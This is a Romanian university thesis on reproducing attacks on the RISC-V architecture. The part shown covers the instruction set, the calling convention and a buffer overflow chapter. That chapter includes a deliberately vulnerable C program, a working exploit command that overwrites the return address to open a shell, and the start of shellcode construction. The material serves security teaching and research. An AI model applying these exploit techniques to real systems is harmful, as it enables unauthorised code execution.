Facultatea de
Matematică şi Informatică
Universitatea din Bucureşti

UNIVERSITATEA DIN
BUCUREȘTI
VIRTUTE ET SAPIENTIA

Studiu asupra atacurilor reproduse pe arhitectura RISC-V

Profesor coordonator:
Conf.dr. Paul Irofti

Absolvent:
Ruxandra Bălucea

Universitatea din București, 2021
Facultatea de Matematică și Informatică
Departamentul de Informatică
Securitate și logică aplicată

Cuprins

1 Motivație **1**

2 Arhitectura RISC-V **3**
2.1 Privire de ansablu asupra arhitecturii 4
2.2 RV64I 5
2.3 Convenția de apel 8

3 Buffer overflow **11**
3.1 Descrierea atacului 11
3.2 Reproducerea atacului 12
3.3 Posibile tehnici de mitigare 16

4 ROP **18**
4.1 Descrierea atacului 18
4.2 Reproducerea atacului 19
4.3 Posibile tehnici de mitigare 22

5 Spectre **24**
5.1 Descrierea atacului 24
5.2 BOOM 25
5.3 Reproducerea atacurilor pe BOOM 28
5.3.1 Memoria cache și atacul Flush & Reload 29
5.3.2 Execuția speculativă în cazul salturilor ramificate 32
5.3.3 Execuția speculativă în cazul salturilor indirecte 34
5.3.4 Execuția speculativă în cazul apelurilor de funcții 36
5.3.5 Mitigarea atacului Spectre v2 37

6 Concluzii **43**
Bibliografie 44

A Buffer overflow **50**

B ROP **52**

C Flush & Reload **54**

D Spectre v1 **57**

E Spectre v2 **60**

Capitolul 1

Motivație

RISC-V este una dintre cele mai moderne arhitecturi concepută astfel încât să integreze calitățile arhitecturilor mai vechi și să elimine erorile descoperite de-a lungul timpului pe acestea. Utilizată tot mai des, a adunat până în prezent în comunitate în mai puțin de 11 ani mai mult de 100 de firme membre.

De asemenea, scopul ei educativ este unul la fel de important fiind dezvoltată ca un proiect de cercetare. Această arhitectură este realizată astfel încât să poată fi utilizată pentru tot felul de componente electronice de la cei mai mici senzori până la dispozitive extrem de complexe precum un server.

Astfel, analiza securității este de o importanță vitală. Transparența arhitecturii RISC-V, precum și modalitatea în care este realizată prin despărțirea diverselor operații în seturi diferite fac ca aceasta să fie considerată una dintre cele mai sigure arhitecturi. Găsirea rădăcinii unei erori devine o treabă mult mai ușoară prin menținerea unei simplități la nivelul seturilor utilizate. Practic, limitarea doar la seturile necesare implică evitarea posibilelor complicații ce ar putea fi aduse prin includerea necontrolată a tuturor instrucțiunilor.

Cu toate acestea, în diverse contexte, unele atacuri bine cunoscute pot fi în continuare reproduse, iar tinerețea arhitecturii își spune cuvântul întrucât unele tehnici clasice de mitigare a diverselor atacuri nu sunt încă implementate pentru RISC-V. Astfel, prezentarea unei imagini de ansamblu este imperios necesară pentru a atrage atenția asupra posibilelor riscuri și elimina deci eventualele erori, păstrând dispozitivele ce folosesc RISC-V extrem de sigure, așa cum, de altfel, la bază această arhitectură este proiectată.

În plus, frumusețea acestei arhitecturi constă tocmai în urcarea etapizată către dobândirea unei performanțe similare arhitecturilor moderne din zilele noastre, dar pe o rută sigură, care să nu aducă aceleași probleme în față. Această dezvoltare continuă conduce bineînțeles la crearea de nuclee care să încerce să atingă pragul cel mai înalt din punct de vedere al performanței și securității. Un astfel de nucleu dezvoltat acum 3 ani este BOOM, un nucleu

cu execuție speculativă care încearcă să se clădească fără a repeta greșelile din trecut. Totuși, proiectul nu a ajuns încă în acest punct și parte din problemele existente pe arhitecturile speculative au fost aduse și aici.

În capitolele următoare va fi prezentat unul dintre cele mai de impact atacuri - Spectre și modul în care acesta acționează pe acest nou nucleu RISC-V și de asemenea va fi propusă o modalitate de mitigare a unei versiuni de atac. În mod evident, motivația este dictată de dorința de a crește și de a aduce soluții pentru rezolvarea diverselor vulnerabilități încă de la începutul proiectului.

Astfel acest studiu va reda câteva dintre problemele existente chiar și pe această arhitectură extrem de sigură, prezentând câteva tehnici de mitigare și introducând o nouă modalitate de apărare împotriva atacului Spectre, versiunea a doua. Studiul va scoate la iveală necesitatea de a scrie un cod cât mai corect și se va axa în principal pe tehnici prin care vulnerabilitățile pot fi rezolvate de la nivel de cod, fără a se pune accentul pe soluțiile implementate la nivel hardware.

Capitolul 2

Arhitectura RISC-V

RISC-V este o arhitectură relativ nouă dezvoltată în anul 2010 în cadrul departamentului de Arhitectura Calculatoarelor de la Universitatea Berkeley din SUA. Evident, aceasta este o arhitectură de tip **RISC** concepută astfel încât să păstreze instrucțiunile și conceptele clasice, dar în același timp să permită diverse **V**ariații în funcție de necesități.

Inițial, RISC-V a fost creată pentru a sprijini cercetarea și educația, motiv pentru care a fost publicată ca o arhitectură deschisă, gratuită pentru toți cei care doresc să o folosească. A devenit rapid cunoscută, accesibilitatea transformând-o într-un punct de interes pentru numeroși cercetători. În mod clar, acesta a reprezentat un imens avantaj, dezvoltarea instrumentelor pentru folosirea ei realizându-se extrem de rapid în cadrul unui mediu atât de competitiv.

Un alt avantaj considerabil este reprezentat de generalitatea ei. Cele mai utilizate arhitecturi - X86 și ARM sunt folosite în domenii specifice și nu se pretează la extinderea în afara acestora. În schimb, RISC-V pleacă de la o formă minimală, cu un set instrucțiuni limitat, oferind posibilitatea adăugării a numeroase extensii. Astfel, poate fi utilizată atât în cadrul aplicațiilor *embedded* unde rapiditatea și simplitatea sunt factori decisivi, cât și pentru dezvoltarea eficientă de implementări sofisticate.

Mai mult de atât, realizarea acestui proiect a pornit de la zero, eliminând astfel orice constrângere legată de eventuale compatibilități cu versiuni anterioare. Preluând lecțiile învățate de la alte procesoare mai vechi, RISC-V devine astfel în ochii a numeroase companii arhitectura viitorului [26]. După mulți ani în care arhitecturile x86 și ARM au dominat piața, există o alternativă extrem de bine primită pentru care interesul este într-o continuă creștere și despre care se preconizează că va evolua foarte rapid [38].



Figura 2.1: Predicția evoluției numărului de procesoare RISC-V

2.1 Privire de ansablu asupra arhitecturii

Instrucțiunile de bază ale arhitecturii RISC-V sunt similare celorlalte arhitecturi RISC și sunt suficiente pentru a oferi un *target* minimal în jurul căruia pot fi dezvoltate compilatoare, asambloare, linkere și chiar sisteme de operare (cu un strat suplimentar de instrucțiuni la nivel de *supervisor*).

Procesoarele RISC-V sunt procesoare de tip *load-store*, instrucțiunile fiind pe 32 de biți, extrem de simple. Accesul la adrese din memorie se realizează doar prin regiștri, operațiile aritmetice și logice putând fi aplicate numai asupra acestora. Ordonarea octeților este de tip *little-endian*, cel mai puțin semnificativ *byte* situându-se la cea mai mică adresă.

Așa cum am prezentat anterior, există un set de instrucțiuni de bază. Procesoare specializate pentru diverse domenii pot fi apoi create în jurul acestui schelet prin adăugarea extensiilor necesare. Un astfel de set de instrucțiuni este definit în primul rând de mărimea regiștrilor, existând trei variante - RV32I, RV64I și din anul 2019 și RV128I. Acestea implică o mărime a spațiilor de adresă de 32, 64, respectiv 128 de biți. În al doilea rând, bineînțeles, setul este reprezentat de extensia utilizată. Vom menționa în continuare câteva astfel se seturi pentru arhitectura pe 64 de biți, pentru 32 și 128, existând seturi similare [39]:

- **RV64I** - setul de bază ce include instrucțiuni de încărcare, stocare, instrucțiuni aritmetico-logice, toate realizate pe întregi, precum și instrucțiuni de control al fluxului. Acestea sunt obligatorii pentru orice implementare;
- **RV64M** - la setul de bază se adaugă instrucțiuni de multiplicare și diviziune pe întregi;
- **RV64F** - se adaugă instrucțiuni pentru operații aritmetice cu numere reprezentate în

virgulă mobilă cu simplă precizie (*float*);

- **RV64D** - se adaugă instrucțiuni pentru operații aritmetice cu numere reprezentate în virgulă mobilă cu dublă precizie (*double*);
- **RV64A** - se adaugă instrucțiuni de citire, scriere și modificare a memoriei pentru sincronizare inter-procese;
- **RV64G** - este *target*-ul de bază pentru compilatoarele actuale și cuprinde setul de bază și toate extensiile descrise mai sus ("IMAFD");
- **RV64C** - este folosit pentru dispozitivele cu memorie limitată, comprimând instrucțiunile de bază pe 16 biți.

Tot în sursa [39] sunt menționate și alte extensii ce vor fi acceptate în viitor precum operații de manipulare a biților, operații pe vectori etc.

Arhitectura RISC-V prezintă trei nivele de privilegii - *Machine (M)*, *User (U)* și *Supervisor(S)*. Toate implementările trebuie să suporte nivelul mașină, nivel la care poate fi rulat direct cod în asamblare în cadrul micilor dispozitive *embedded*. Nivelul cu privilegii de utilizator este folosit pentru aplicații mai complexe, încărcarea și începerea acestora având loc la nivelul M, controlul fiind apoi transferat către nivelul U unde aplicația este rulată. Pentru utilizarea unui sistem de operare, în plus va fi folosit și nivelul de privilegii de supervizor care va juca rolul de *kernel*. Comunicarea între modurile U și S se realizează prin folosirea unui apel se sistem la nivelul U care generează o excepție tratată la nivelul S.

În acest context, în anul 2018, a fost lansată pe piață **HiFive** - prima placă cu procesor de RISC-V capabilă să suporte Linux, Unix și FreeBSD.

2.2 RV64I

În atacurile descrise în capitolele viitoare vor fi folosite instrucțiuni aparținând familiei RV64G, dar întrucât operațiile vor fi destul de simple, prezentarea va fi limitată la acest set de bază.

Există 31 de regiștri generali **x0-x31**, dintre care doar 30 sunt utilizabili. Registrul **x0** este fixat pentru a stoca întotdeauna valoarea 0. Orice alt registru are o denumire specială și este folosit întotdeauna în contexte clare:

- **ra** (x1) - *return address*, este folosit pentru a reține adresa de retur dintr-o funcție. Este un registru *caller-saved* - pentru regăsirea valorii după apel este necesar să fie salvat de apelant;
- **sp** (x2) - *stack pointer*, indică întotdeauna către vârful stivei;

- **gp** (x3) - *global pointer*, indică înspre secțiunea de date, fiind utilizat în diverse procese de relaxare a codului;
- **tp** (x4) - *thread pointer*, utilizat pentru accesarea zonelor de memorie alocate special pentru fire diferite de execuție;
- **t0 - t6** (x5 - x7, x28 - x31) - regiștri folosiți pentru stocarea unor valori temporare, de tip *caller-saved*;
- **fp** (s0 sau x8) - *frame pointer*, indică întotdeauna baza stivei pentru cadrul de apel curent și este un registru *callee-saved* care trebuie să fie salvat de către funcția apelată;
- **s1 - s11** (x9, x18 - x27) - regiștri uzuali a căror valoare nu este modificată în urma unui apel, *callee-saved*;
- **a0 - a1** (x10, x11) - regiștri folosiți pentru depozitarea argumentelor și returnarea valorilor;
- **a2 - a7** (x12 - x17) - regiștri folosiți doar pentru depozitarea argumentelor.

Pe lângă aceștia, există bineînțeles registrul special **PC** care stochează adrese pe 32 de biți din zona de text, indicând către instrucțiunea curentă.

Instrucțiunile au dimensiune fixă și sunt aliniate la 32 de biți. Recunoașterea lor se face bazat pe 3 câmpuri *opcode, funct7, funct3* și fac parte din 4 formate specifice. Astfel, o instrucțiune poate fi de tipul **R**, având ca operanzi trei regiștri - două surse și o destinație; formatul **I** - un registru sursă, un registru destinație și o valoare imediată; formatul **S** - 2 regiștri sursă și o valoare imediată și formatul **U** - un registru destinație și o valoare imediată. În plus, mai există și formatele **B** și **J** cu aceeași distribuire a biților precum în formatele S și U. Ele sunt folosite în cadrul instrucțiunilor de salt, astfel că biții 0 și 1 din valoarea imediată vor fi întotdeauna 0 și pot fi refolosiți pentru stocarea a 2 biți suplimentari pentru adrese până la de 4 ori mai mari.



Figura 2.2: Formatele instrucțiunilor din setul RV64I [39]

Există 47 de instrucțiuni moștenite de la versiunea pe 32 de biți dintre care 39 sunt folosite pentru operații clasice și sunt similare celorlalte arhitecturi RISC. Celelalte 8 sunt utilizate

pentru apeluri de sistem și măsurători de performanță.

add/sub	adunare/scădere
addi	adunare cu un întreg cu semn
sll, srl, slli, srli	shiftare logică la stânga sau la dreapta
sra, srai	shiftare aritemetică la dreapta
and, andi or, ori xor, xori	operații logice pe biți
slt, slti, sltu, sltui	registrul destinație este setat 1 dacă primul operand este mai mic decât al doilea
lui	întregul pe 20 de biți se încarcă în biții superiori ai registrului destinație
auipc	întregul pe 20 de biți se încarcă în biții superiori din PC

Tabela 2.1: Instrucțiuni aritmetice și logice

beq, bne, blt, bltu, bge, bgeu	are loc salt la etichetă dacă primul operand este egal, diferit, mai mic, respectiv mai mare decât al doilea (cu sau fără semn)
jal	are loc salt la valoarea imediată, iar registrul destinație ia valoarea pc + 4
jalr	face salt la o adresa obținută prin adunarea dintre un registru și o valoare pe 12 biți (e folosit de obicei alături de auipc)

Tabela 2.2: Instrucțiuni de ramificare și salt

lb, lbu, lh, lhu, lw	încarcă un byte, un half-word sau un word în registrul destinație
sb, sh, sw	depune din registru în memorie

Tabela 2.3: Instrucțiuni de transfer între memorie și regiștri

Pentru lucratul cu mai multe fire paralele, este necesar un mecanism de sincronizare a execuției. Instrucțiunea `fence` primește 2 operanzi. Primul specifică tipurile de accese în memorie ce trebuie să fie finalizate până la realizarea altor accese în memorie specificate în al doilea operand. Operațiile care pot fi specificate sunt de citire (**r**), de scriere (**w**) sau de tip input/output (**i/o**). De exemplu, instrucțiunea *fence ir, ow* presupune ca orice operație de citire sau de introducere de input să fie terminată pe oricare fir de execuție înaintea de realizare unei operații de stocare sau afișare. În plus, mai există și instrucțiunea `fence.i` care se asigură că orice stocare în memorie s-a încheiat până finalizarea acesteia.

Pentru prezentarea instrucțiunilor de sistem, este nevoie să precizăm mai întâi regiștrii de control și stare (**csr**). Aceștia sunt folosiți pentru a reține informații despre starea procesorului, nivelul de privilegii în care se află, informații despre execuție dacă se generează o excepție ș.a.m.d. Pentru setul de bază ei sunt în număr de 6: `cycle` și `cycleh` - partea superioară și inferioară a unei valori pe 64 de biți ce reprezintă timpul calculat în cicluri; `time` și `timeh` - pentru timpul real și `inst` și `insth` - numărul de instrucțiuni finalizate ale căror rezultate sunt vizibile.

În plus, varianta pe 64 de biți adaugă un număr de instrucțiuni cu rol similar celor descrise an-

ecall	apel de sistem
break	breakpoint pentru debugger
csrrw, csrrwi	valoarea dintr-un csr este mutată într-un registru destinație, iar valoarea dintr-un registru sursă sau valoarea imediată este mutată în csr. Dacă registrul destinație e x0, vechea valoare a lui csr nu se păstrează.
csrrc, csrrci, csrrs, csrrsi	Similar, doar că registrul sursă sau valoarea imediată specifică ce bit din csr să fie curățat/setat.

Tabela 2.4: Instrucțiuni de sistem

terior, dar folosind operanzi în variantă *sign-extended*: `addiw, slliw, srliw, sraiw, addw, subw, sllw, srlw, sraw`. De asemenea, apar instrucțiunea `lwu` pentru încărcarea unei valori pe 32 de biți în varianta *sign-extended* și instrucțiunile `sd` și `ld` pentru operarea cu valori pe 64 de biți.

Pe lângă aceste instrucțiuni, procesorul acceptă și o serie de pseudoinstrucțiuni care se traduc în una sau mai multe instrucțiuni de bază. Cele mai importante sunt ilustrate în tabelul 2.5.

nop	addi x0, x0, 0
mv rd, rs	addi rd, rs, 0
j offset	jal x0, offset
jal offset	salt adresă pe 20 de biți
call offset	salt adresă pe 32 de biți
ret	jalr x0, 0(ra)
li rd, immed	addi rd, x0, immed
beqz rs, offset	beq rs, x0, offset

Tabela 2.5: Pseudoinstrucțiuni [26]

2.3 Convenția de apel

Transmiterea argumentelor între funcția apelantă și cea apelată se realizează prin regiștrii `a0 - a7`, iar returnare valorilor prin `a0 - a1`. Dacă o funcție are mai mult de opt parametri sau mai mult de două valori returnate, transmiterea se realizează și prin stivă. Astfel, argumentele sunt încărcate înainte de apel, iar pentru valorile returnate apelantul alocă de asemenea o zonă corespunzătoare în care funcția apelată va depune valori ca și cum ar fi primit un argument prin referință.

În cazul apelului unei funcții de sistem, numărul specific al acesteia va fi reținut în registrul `a7`, regiștrii `a0 - a5` fiind folosiți în continuare pentru stocarea argumentelor, iar `a6` fiind inutilizat. Codul de retur va fi memorat în registrul `a0`.

Stiva crește în jos, de la adrese mari spre cele mici, iar *stack pointer*-ul trebuie să fie aliniat întotdeauna la 16 octeți (128 de biți). Controlul elementelor din stivă se face prin cei doi pointeri care delimitează spațiul de adresă de pe stivă al unei funcții - `sp` și `fp`. Nu există instrucțiuni speciale pentru adăugarea sau scoaterea unui element din stivă. *Stack pointer-ul* crește sau scade în funcție de ceea ce trebuie adăugat sau șters de pe stivă.



Figura 2.3: Stiva

Apelul unei funcții presupune realizarea unui cadru de apel. Astfel chiar dacă specificațiile din ABI [11] (*Application Binary Interface*) indică faptul că `ra` este un registru *caller-saved*, acest lucru nu este aplicabil în momentul creării cadrului. În cazul în care acest registru este folosit cu un alt scop, funcția apelant nu trebuie să se aștepte ca valoarea să fie restituită după apel. În schimb, perceput ca registrul folosit pentru stocarea adresei de retur, el este parte a cadrului de apel, reprezentând prima valoare depusă pe stivă în momentul intrării într-o funcție. Valoarea sa este restituită când are loc întoarcerea în funcția principală.

În continuare, pe stivă este depus, de asemenea, `fp`, a cărui valoare reprezintă baza spațiului atribuit pentru funcția apelată. Valoarea sa trebuie recuperată la întoarcerea din funcție pentru a se realiza o revenire corectă în spațiul apelantului. Mai departe, pe stivă vor fi salvați regiștri *callee-saved* `s1 - s11` și eventualele variabile locale.

Astfel, luând în calcul toate cele menționate anterior, pe o arhitectură de 64 de biți, un prolog și un epilog al unei funcții în cea mai simplă variantă arată ca în fragmentele de cod de mai jos.

```
1 addi sp, sp, -16      #adauga spatiu pe stiva
2 sw ra, 8(sp)          #salveaza valoarea adresei de intoarcere
3 sw fp, 0(sp)          #salveaza valoarea frame pointer-ului
4 addi fp, sp, 16       #modifica baza stivei
```

Cod 2.1: Prolog funcție

```
1 lw fp, 0(sp)          #recupereaza valoarea frame pointer-ului
2 lw ra, 8(sp)          #recupereaza valoarea adresei de intoarcere
```

```
3 addi sp, sp, 16       #reduce dimensiunea stivei
4 jr ra                 #intoarcerea in apelant
```

Cod 2.2: Epilog funcție

Capitolul 3

Buffer overflow

3.1 Descrierea atacului

Buffer overflow este unul dintre cele mai cunoscute atacuri ce pot apărea în limbajele C, C++ sau în asamblare. Deși apărut acum mai bine de 30 de ani, el reușește încă să producă probleme. Un exemplu recent a fost descoperit chiar la finalul anului trecut, sistemele de operare Solaris (9.0, 10.0 și 11.0) prezentând o vulnerabilitate care putea fi exploatată prin acest atac [36].

Atacul presupune scrierea într-o zonă de pe stivă sau heap, ce nu ar trebui să fie accesibilă, prin scrierea într-un vector fără verificarea dimensiunii lui. Depășirea spațiului alocat pentru acesta duce indirect la posibilitatea de rescriere a unor zone adiacente lui. Astfel, pot fi rescrise diferite variabile sau regiștri ce pot modifica total execuția programului.

De cele mai multe ori, un *buffer* este stocat pe stivă, iar scrierea peste margine duce la modificarea celorlalte variabile salvate local, *frame pointer*-ului, adresei de retur sau a altor regiștri. O scriere necontrolată va duce în general la întreruperea execuției și apariția unei excepții. În schimb, un atacator poate controla zonele pe care și le dorește a fi modificate și să schimbe adresa reținută de un pointer către o funcție sau să modifice adresa de retur astfel încât controlul programului să fie îndreptat spre zona de cod ce se dorește a fi executată.

O astfel de încercare poate fi tradusă prin dorința de a lansa în execuție un *shell* pentru a putea prelua controlul asupra întregului sistem. În cazul unui program vulnerabil în care această execuție se realiza deja, dar doar într-un context aparte, atacatorul poate realiza cu ușurință lansarea doar prin scrierea adresei de retur către zona de cod dorită.

Dacă un astfel de apel nu se realiza într-o zonă din executabil, iar sistemul atacat este unul nesigur, se poate injecta totuși propriul cod și modifica adresa de retur pentru a indica spre codul introdus. Un astfel de cod poartă denumirea de *shellcode*.

Vulnerabilitatea aceasta este introdusă prin câteva funcții care nu țin de cont de lungimea unui *buffer* în momentul scrierii în zona respectivă: `gets, strcpy, strcat, scanf, getwd, realpath`. Folosirea acestor funcții fie din neatenția dezvoltatorilor, fie prin perpetuarea lor din versiuni extrem de vechi ale aplicației, va duce la compromiterea programului.

Astfel, indiferent de arhitectură este de o importanță vitală să se cunoască mai întâi vulnerabilitățile limbajelor și modul în care pot fi exploatate. Chiar dacă RISC-V este una dintre cele mai sigure arhitecturi, atacul de tip *buffer overflow* poate fi încă reprodus și a fost prezentat pentru prima dată în anul 2019 la *Embedded Linux Conference Europe* [30].

3.2 Reproducerea atacului

Pentru reproducerea atacului a fost necesară descărcarea unei imagini de **Fedora RISC-V** și rularea acesteia folosind emulatorul **QEMU** care simulează rularea pe un nucleu virtual pe 64 de biți. Pentru aceasta au fost urmați pașii descriși în sursa [2]. Imaginile Fedora sunt realizate pentru arhitecturi pe 64 de biți și vin în mai multe forme - *Nano, Minimal, Developer* și *Gnome*. Versiunea **Developer** a fost cea aleasă întrucât are deja instalate pachetele necesare, iar ultima versiunea disponibilă cu numărul 31 oferă *tool*-uri native ce pot fi utilizate exact ca pe x86.

Compilatorul este configurat astfel încât să emită în mod implicit instrucțiuni din setul RV64GC și se va prefera această utilizare întrucât diversitatea instrucțiunilor face posibilă o realizare mai ușoară a atacului.

Pentru început să considerăm programul vulnerabil din caseta de mai jos.

```
1  //buffer_overflow.c
2  #include <stdio.h>
3  #include <string.h>
4  #include <stdlib.h>
5
6  void shell() {
7          system("/bin/bash");
8  }
9
10 void vulnerable(char *input) {
11         char buf[120];
12         strcpy(buf, input);
13         printf("%lx\n", buf);
14         printf("%lx\n", &shell);
15         printf("Vulnerable function\n");
16 }
17
```

```
18 int main(int argc, char **argv) {
19         if (argc < 2) {
20                 printf("Wrong number of arguments");
21                 return -1;
22         }
23         vulnerable(argv[1]);
24         return 0;
25 }
```

Cod 3.1: Program vulnerabil la un atac de tip *buffer overflow*

Programul primește ca argument un *string* care va fi transmis funcției `vulnerable`. În această funcție este declarat un vector de caractere de dimensiune 120 care va fi alocat pe stivă și în care va fi copiat argumentul utilizându-se funcția nesigură `strcpy` care nu verifică numărul de caractere copiate. Astfel, un argument cu mai mult de 120 de caractere va scrie în afara memoriei alocate pentru vector. Așa cum a fost menționat în capitolul anterior, în descrierea formării cadrului de apel, pentru acest program vor fi suprascrise în continuare valorile *frame pointer*-ului și valoarea de întoarcere din funcție.



Figura 3.1: Stiva funcției `vulnerable` din timpul atacului

Așadar, programul va ajunge în punctul în care va restaura valoarea adresei de întoarcere, iar în finalul funcției va sări la valoarea indicată care în cazul scrierii a 136 de octeți, va fi reprezentată de ultimii 8 octeți introduși de utilizator. O introducere aleatoare ar conduce în cele mai multe cazuri la apariția unei excepții întrucât se încearcă saltul la o zonă de memorie extrem de probabil invalidă. Pentru a fructifica totuși această vulnerabilitate vom considera ultimii 8 octeți ca fiind adresa funcției `shell` care va deschide un terminal nou pentru utilizator. Stiva va arăta precum cea prezentată în figura 3.1. Programul a fost conceput astfel încât să ilustreze vulnerabilitatea studiată, astfel că adresa acestei funcții a fost printată pe parcursul execuției. Aceasta totuși se putea afla și folosind un *debugger* întrucât adresa la care codul este poziționat este constantă. Acest tip de atac poartă denumirea de **return-to-libc (ret2libc)** și presupune în general saltul la o funcție din biblioteca standard **libc** întrucât opțiunile sunt mult mai numeroase. Este utilizat cu precădere pe arhitectura x86 unde argumentele pot fi luate de pe stivă. Mulțumită convenției de apel care presupune transmiterea prin regiștri, folosirea lui în cazul RISC-V este posibilă numai într-un caz si-

milar celui prezentat anterior.

```
sh-5.0$ cat run_buffer_overflow1.sh
gcc buffer_overflow.c -o buffer_overflow_1
./buffer_overflow_1 $(python2 -c "print('A'*120+'B'*8+'\x6e\x05\x01')"
sh-5.0$ ./run_buffer_overflow1.sh
3ffffff808
1056e
Vulnerable function
[riscv@fedora-riscv ~]$ echo "Hello from bash!"
Hello from bash!
```

Figura 3.2: Suprascrierea adresei de retur cu adresa unei funcții cunoscute

Avantajul introdus de acest program este reprezentat de existența unei secvențe de cod spre care execuția poate fi reorientată pentru a fi lansat un *shell*. În lipsa unui astfel de fragment, trebuie realizați niște pași suplimentari. Pentru aceasta vom considera din nou programul vulnerabil de mai sus și vom încerca să obținem același comportament, dar făcând abstracție de funcția `shell`. Pentru reușita acestui atac, vom dezactiva mai întâi *ASLR*-ul, mecanism despre care vom vorbi în secțiunea următoare.

Astfel, dorim să obținem un cod care va produce lansarea unui terminal, să îl poziționăm pe stivă și să suprascriem adresa de retur cu adresa de început a codului respectiv. O primă etapă este să construim un program în C format dintr-o funcție `execve` care va fi apelată cu argumentele `"/bin/bash"`, `0` și `0` întrucât nu dorim să transmitem niciun argument programului și nicio variabilă de mediu. Pentru a evita declararea *string*-ului în secțiunea `.rodata`, vom folosi în schimb conversia directă a sa în ASCII. Vom declara, deci, un vector de trei întregi care va înlocui cele 9 caractere (un întreg este de tip `word` și poate reține patru octeți, echivalentul a patru caractere). Adresa acestui vector va fi transmisă ca prim argument funcției. Compilând cu opțiunea `-S`, vom obține un prim cod în asamblare ce poate fi utilizat pentru a lansa terminalul.

O primă problemă identificată în cod este apelarea funcției `execve` din biblioteca standard C. Întrucât codul în asamblare trebuie să funcționeze independent este necesară o modificare. Așadar în loc de apelarea acestei funcții din bibliotecă, vom realiza apelarea funcției sistem cu același nume. Vom căuta în fișierul `/usr/include/asm-generic/unistd.h` numărul cu care este definită funcția și vom descoperi că `execve` se identifică prin `221`. Această valoare va fi încărcată în registrul `a7` și se va realiza apelul funcției sistem prin introducerea instrucțiunii `ecall`.

Odată obținut un cod de asamblare valid care poate fi executat în vederea obținerii unei linii de comandă, ne putem gândi la folosirea lui în cadrul programului. Introducerea lui sub de formă de octeți ca argument al programului va ridica totuși o altă problemă. Funcția `strcpy` care face posibilă stocarea lui pe stivă, realizează copierea în locația indicată până

la întâlnirea un octet nul. În plus, datorită formatului programului, primul argument va fi considerat șirul de caractere până la întâlnirea unui spațiu. Pentru a putea, deci, obține un cod complet și corect sunt necesare câteva substituții de instrucțiuni ce vor elimina existența octeților `\x00` și `\x20` (codul ASCII pentru spațiu).

Folosind **radare2**, un *tool* utilizat pentru analiza binarelor, am identificat instrucțiunile în a căror codificare se regăsesc octeții specificați.

```
1 0x000100b6      0010            addi s0, sp, 32
2 0x000100c0      2320f4fe        sw a5, -32(s0)
3 0x000100e6      73000000        ecall
```

Cod 3.2: Instrucțiuni cu codificări ce conțin \x00 și \x20

Codul de asamblare inițial poate fi consultat în Anexa A. După cum se poate observa, nicio valoare de până în `ecall` nu este încărcată relativ la `s0`. În schimb, sunt depuse valori relativ la acesta. Codificarea impune modificarea valorii imediate, astfel că ținând seama de cele menționate anterior, putem pune orice altă valoare, dar este preferabil să fie mai mare decât valoarea inițială 32. Instrucțiunea cu care va fi înlocuită va fi următoarea: `addi s0, sp, 36`.

